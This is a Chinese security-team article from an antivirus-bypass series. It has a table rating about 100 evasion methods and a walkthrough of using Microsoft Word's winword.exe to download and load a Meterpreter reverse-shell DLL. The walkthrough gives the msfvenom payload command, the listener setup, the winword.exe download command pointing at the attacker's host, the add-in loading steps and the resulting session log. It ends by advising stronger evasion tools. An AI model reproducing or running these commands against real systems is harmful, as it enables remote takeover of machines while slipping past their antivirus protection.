Author:zhangyida@Tide安全团队

Tide安全团队：

Tide安全团队致力于分享高质量原创文章，研究方向覆盖网络攻防、Web安全、移动终端、安全开发、IoT/物联网/工控安全等多个领域，对安全感兴趣的小伙伴可以关注或加入我们。

Tide安全团队自研开源多套安全平台，如Tide(潮汐)网络空间搜索平台、潮启移动端安全管控平台、分布式web扫描平台WDScanner、Mars网络威胁监测平台、潮汐指纹识别系统、潮巡自动化漏洞挖掘平台、工业互联网安全监测平台、漏洞知识库、代理资源池、字典权重库、内部培训系统等等。

Tide安全团队自建立之初持续向CNCERT、CNVD、漏洞盒子、补天、各大SRC等漏洞提交平台提交漏洞，在漏洞盒子先后组建的两支漏洞挖掘团队在全国300多个安全团队中均拥有排名前十的成绩。团队成员在FreeBuf、安全客、安全脉搏、t00ls、简书、CSDN、51CTO、CnBlogs等网站开设专栏或博客，研究安全技术、分享经验技能。

对安全感兴趣的小伙伴可以关注Tide安全团队Wiki：http://paper.TideSec.com 或团队公众号。

声明：文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用，任何人不得将其用于非法用途以及盈利等目的，否则后果自行承担！

文章打包下载及相关软件下载： `https://github.com/TideSec/BypassAntiVirus`

免杀能力一览表

几点说明：

1、表中标识 √ 说明相应杀毒软件未检测出病毒，也就是代表了Bypass。

2、为了更好的对比效果，大部分测试payload均使用msf的 `windows/meterperter/reverse_tcp` 模块生成。

3、由于本机测试时只是安装了360全家桶和火绒，所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 `5.0.0.8160` (2020.01.01)，火绒版本 `5.0.34.16` (2020.01.01)，360安全卫士 `12.0.0.2002` (2020.01.01)。

4、其他杀软的检测指标是在 `virustotal.com` （简称VT）上在线查杀，所以可能只是代表了静态查杀能力，数据仅供参考，不足以作为杀软查杀能力或免杀能力的判断指标。

5、完全不必要苛求一种免杀技术能bypass所有杀软，这样的技术肯定是有的，只是没被公开，一旦公开第二天就能被杀了，其实我们只要能bypass目标主机上的杀软就足够了。

6、由于白名单程序加载payload的免杀测试需要杀软的行为检测才合理，静态查杀payload或者查杀白名单程序都没有任何意义，所以这里对白名单程序的免杀效果不做评判。

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									√	√	
2	msf自编码	51/69		√							√	√	
3	msf自捆绑	39/69		√							√	√	√
4	msf捆绑+编码	35/68	√	√							√	√	√
5	msf多重编码	45/70		√			√				√	√	√
6	Evasion模块exe	42/71		√							√	√	√
7	Evasion模块hta	14/59			√				√		√	√	√
8	Evasion模块csc	12/71		√	√	√	√		√	√	√	√	√
9	Veil原生exe	44/71	√		√						√		√
10	Veil+gcc编译	23/71	√	√	√		√				√	√	√
11	Venom-生成exe	19/71		√	√	√	√				√	√	√
12	Venom-生成dll	11/71	√	√	√	√	√	√			√	√	√
13	Shellter免杀	7/69	√	√	√		√		√		√	√	√
14	BackDoor-Factory	13/71		√	√		√	√			√	√	√
15	BDF+shellcode	14/71		√	√		√		√		√	√	√

16	Avet免杀	17/71	√	√	√		√			√	√	√	√
17	TheFatRat:ps1-exe	22/70		√	√		√	√	√		√	√	√
18	TheFatRat:加壳exe	12/70	√	√		√	√	√	√		√	√	√
19	TheFatRat:c#-exe	37/71		√			√			√	√	√	√
20	Avoidz:c#-exe	23/68		√		√	√			√	√		√
21	Avoidz:py-exe	11/68		√		√	√		√		√	√	√
22	Avoidz:go-exe	23/71		√		√	√	√			√	√	√
23	Green-Hat-Suite	23/70		√		√	√	√			√	√	√
24	Zirikatu免杀	39/71	√	√	√					√	√	√	√
25	AVIator免杀	25/69	√	√	√		√		√	√	√	√	√
26	DMKC免杀	8/55		√		√		√	√	√	√	√	√
27	Unicorn免杀	29/56			√				√		√	√	√
28	Python-Rootkit免杀	7/69	√	√	√		√		√	√	√	√	√
29	ASWCrypter免杀	19/57	√				√				√	√	√
30	nps_payload免杀	3/56	√	√	√		√	√	√	√	√	√	√
31	GreatSct免杀	14/56	√	√	√			√	√	√	√	√	√
32	HERCULES免杀	29/71			√						√		√
33	SpookFlare免杀	16/67		√	√	√	√	√	√	√	√		√
34	SharpShooter免杀	22/57	√	√				√			√	√	√
35	CACTUSTORCH免杀	23/57	√	√	√		√				√	√	√
36	Winpayloads免杀	18/70	√	√	√	√	√		√	√	√	√	√
37	C/C++1:指针执行	23/71	√	√			√		√		√		√
38	C/C++2:动态内存	24/71	√	√			√		√		√		√
39	C/C++3:嵌入汇编	12/71	√	√	√		√	√	√		√	√	√
40	C/C++4:强制转换	9/70	√	√	√		√	√	√	√	√	√	√
41	C/C++5:汇编花指令	12/69	√	√	√		√	√	√		√	√	√
42	C/C++6:XOR加密	15/71	√	√	√		√		√	√	√	√	√
43	C/C++7:base64加密1	28/69	√	√	√		√		√		√	√	√
44	C/C++8:base64加密2	28/69	√	√	√		√		√		√		√
45	C/C++9:python+汇编	8/70	√	√	√	√	√	√	√	√	√	√	√
46	C/C++10:python+xor	15/69	√	√	√	√	√		√	√	√	√	√
47	C/C++11:sc_launcher	3/71	√	√	√	√	√	√	√	√	√	√	√
48	C/C++12:使用SSI加载	6/69	√	√	√	√	√	√	√		√	√	√
49	C# 法1:编译执行	20/71	√	√	√		√		√	√	√	√	√
50	C# 法2:自实现加密	8/70	√	√	√	√	√	√	√	√	√	√	√
51	C# 法3:XOR/AES加密	14/71	√	√	√		√		√	√	√	√	√
52	C# 法4:CSC编译	33/71	√	√	√					√	√	√	√
53	py 法1:嵌入C代码	19/70	√	√	√			√		√	√	√	√
54	py 法2:py2exe编译	10/69	√	√	√		√		√	√	√	√	√
55	py 法3:base64加密	16/70	√	√	√	√				√	√	√	√
56	py 法4:py+C编译	18/69		√	√					√	√	√	√
57	py 法5:xor编码	19/71	√	√	√					√	√	√	√
58	py 法6:aes加密	19/71	√	√	√					√	√	√	√
59	py 法7:HEX加载	3/56	√	√	√	√	√		√	√	√	√	√
60	py 法8:base64加载	4/58	√	√	√	√	√		√	√	√	√	√
61	ps 法1:msf原生	18/56	√	√	√					√	√	√	√

62	ps 法2:SC加载	0/58	√	√	√	√	√	√	√	√	√	√	√
63	ps 法3:PS1编码	3/58	√	√	√		√	√	√	√	√	√	√
64	ps 法4:行为免杀	0/58	√	√	√	√	√	√	√	√	√	√	√
65	go 法1:嵌入C代码	3/71	√	√	√	√	√		√	√	√		√
66	go 法2:sc加载	4/69	√	√	√	√	√	√	√	√	√		√
67	go 法3:gsl加载	6/71	√	√	√	√	√	√	√	√	√	√	√
68	ruby加载	0/58	√	√	√	√	√	√	√	√	√	√	√
69	MSBuild 代码1	4/57	√	√	√		√	√		√	√	√	√
70	MSBuild 代码2	18/58	√	√	√				√		√	√	√
71	Msiexec 法1	22/60	√	√	√				√		√	√	√
72	InstallUtil.exe	3/68	√	√	√	√	√	√	√	√	√	√	√
73	Mshta.exe	26/58	√	√	√						√	√	√
74	Rundll32.exe	22/58			√						√	√	√
75	Regsvr32 法1	22/58			√						√	√	√
76	Regsvr32 法2	18/58		√	√			√	√	√	√	√	√
77	Cmstp.exe	21/57			√						√	√	√
78	ftp.exe	-	-	-	-	-	-	-	-	-	-	-	-
79	Regasm/Regsvcs.exe	-	-	-	-	-	-	-	-	-	-	-	-
80	Compiler.exe	-	-	-	-	-	-	-	-	-	-	-	-
81	MavInject.exe	-	-	-	-	-	-	-	-	-	-	-	-
82	presentationhost.exe	-	-	-	-	-	-	-	-	-	-	-	-
83	IEexec.exe	-	-	-	-	-	-	-	-	-	-	-	-
84	winrm/slmgr.vbs	-	-	-	-	-	-	-	-	-	-	-	-
85	pubprn.vbs	-	-	-	-	-	-	-	-	-	-	-	-
86	Xwizard.exe	-	-	-	-	-	-	-	-	-	-	-	-
87	winword.exe	-	-	-	-	-	-	-	-	-	-	-	-
88	msdeloy.exe	-	-	-	-	-	-	-	-	-	-	-	-
89	psexec.exe	-	-	-	-	-	-	-	-	-	-	-	-
90	WMIC.exe	-	-	-	-	-	-	-	-	-	-	-	-
91	SyncAppvPub~.vbs	-	-	-	-	-	-	-	-	-	-	-	-
92	Pcalua.exe	-	-	-	-	-	-	-	-	-	-	-	-
93	zipfldr.dll	-	-	-	-	-	-	-	-	-	-	-	-
94	Url.dll	-	-	-	-	-	-	-	-	-	-	-	-
95	DiskShadow.exe	-	-	-	-	-	-	-	-	-	-	-	-
96	Odbcconf.exe	-	-	-	-	-	-	-	-	-	-	-	-
97	Forfiles.exe	-	-	-	-	-	-	-	-	-	-	-	-
98	Te.exe	-	-	-	-	-	-	-	-	-	-	-	-
99	CScript/WScript.exe	-	-	-	-	-	-	-	-	-	-	-	-
100	InfDefaultInstall.exe	-	-	-	-	-	-	-	-	-	-	-	-

本文目录：

一、winword简介

winword.exe是微软Microsoft Word的主程序。该字处理程序是微软Microsoft Office组件的一部分。

二、通过winword.exe执行payload

msfvenom生成木马：

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.19.146
lport=23333 -f dll > /var/www/html/shell.dll
```

设置监听：


```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.19.146
set lport 23333
exploit
```

winword.exe下载payload：

```
winword.exe "http://192.168.19.146/shell.dll"
```

在未开启杀毒软件的情况下，winword.exe未对远程文件做校验直接下载到本地，下载的文件位置：

```
C:\Users\username\AppData\Local\Microsoft\Windows\Temporary
Internet Files\Content.IE5\
```





在开启杀毒软件的情况下执行该下载命令时会被拦截，下载的dll文件也会被删除：

winword.exe客户端会以只读的形式乱码显示文件内容：

通过winword.exe加载dll文件，步骤如下：

> *文件-->选项-->添加com加载项-->到下载的dll文件位置添加dll文件*






添加成功后顺利建立会话：

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.19.146:23333
[*] Sending stage (180291 bytes) to 192.168.19.1
[*] Meterpreter session 1 opened (192.168.19.146:23333 -> 192.168.19.1:4851) at 2020-02-26 09:56:33 +0800
```

```
meterpreter > getudi
[-] Unknown command: getudi.
meterpreter > getpid
Current pid: 8304
```

当火绒和360处于开启的情况下，添加木马dll会报警，但会话依旧会建立：



今天	全部	全部	概要
2020-02-26 10:04:05	病毒防护	文件实时监控	发现病毒Trojan/Obfuscated.be, 已处理
2020-02-26 10:02:25	病毒防护	文件实时监控	发现病毒Trojan/Obfuscated.be, 已处理
2020-02-26 10:02:24	病毒防护	文件实时监控	发现病毒Trojan/Obfuscated.be, 已处理
2020-02-26 10:02:20	病毒防护	WEB扫描	发现病毒Trojan/Obfuscated.be, 已阻止
2020-02-26 09:16:23	病毒防护	文件实时监控	发现病毒Trojan/W64.Injector.a, 已处理
2020-02-26 09:16:22	病毒防护	文件实时监控	发现病毒Trojan/W64.Injector.a, 已处理
2020-02-26 09:16:20	病毒防护	WEB扫描	发现病毒Trojan/W64.Injector.a, 已阻止
2020-02-26 08:57:38	系统防护	软件安装拦截	explorer.exe尝试安装软件，已允许

操作进程 Office2016\Office16\WINWORD.EXE
病毒路径：C:\Users\Administrat AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\7IBNFWXC\shell32[1].dll
病毒名称：Trojan/Obfuscated.be
病毒ID：CFC2085B2436D4A6
操作结果：已处理

时间	文件	防护说明	处理结果
2020-02-26 10:00:...	c:\users\administrator.pc-20180317ypek\appdata\local...\shell32[1].dll	恶意软件(HEUR/QVM40.1.7F0D.Malware.Gen)MD5:...	已删除此文件，如果您发现误删，可从隔离区恢复此文...
2020-02-26 09:22:...	c:\users\administrator.pc-20180317ypek\appdata\local...\bfb5ad57.dll	恶意软件(HEUR/QVM203.0.7EC9.Malware.Gen)MD5...	已删除此文件，如果您发现误删，可从隔离区恢复此文...
2020-02-26 09:22:...	c:\users\administrator.pc-20180317ypek\appdata\local\m...\shell[1].dll	恶意软件(HEUR/QVM203.0.7EC9.Malware.Gen)MD5...	已删除此文件，如果您发现误删，可从隔离区恢复此文...
2020-02-26 09:10:...	C:\Program Files\Common Files\Microsoft Shared\Off...\OSPPWMI.DLL	修改 关键应用程序文件	自动阻止
2020-02-26 09:10:...	C:\Program Files\Common Files\Microsoft Shared\Of...\OSPPCEXT.DLL	修改 关键应用程序文件	自动阻止
2020-02-26 09:10:...	C:\Program Files\Common Files\Microsoft Shared\Office...\OSPPC.DLL	修改 关键应用程序文件	已阻止
2020-02-26 09:09:...	C:\Windows\System32\rundll32.exe	修改 开机启动项	已允许


三、总结

1. 使用msfvenom生成的木马在下载时就会被查杀，建议使用免杀效果更好的工具生成木马。

2. winword.exe在加载木马时调用rundll32.exe程序，所以只能使用32位dll。

3. 下载的木马文件即使关闭office程序后也不会被删除。

4. vt免杀结果感人：



四、参考资料

lolbas-winword:https://lolbas-project.github.io/lolbas/OtherMSBinaries/Winword/

通过微软office下载和执行payload： https://medium.com/@reegun/unsanitized-file-validation-leads-to-malicious-payload-download-via-office-binaries-202d02db7191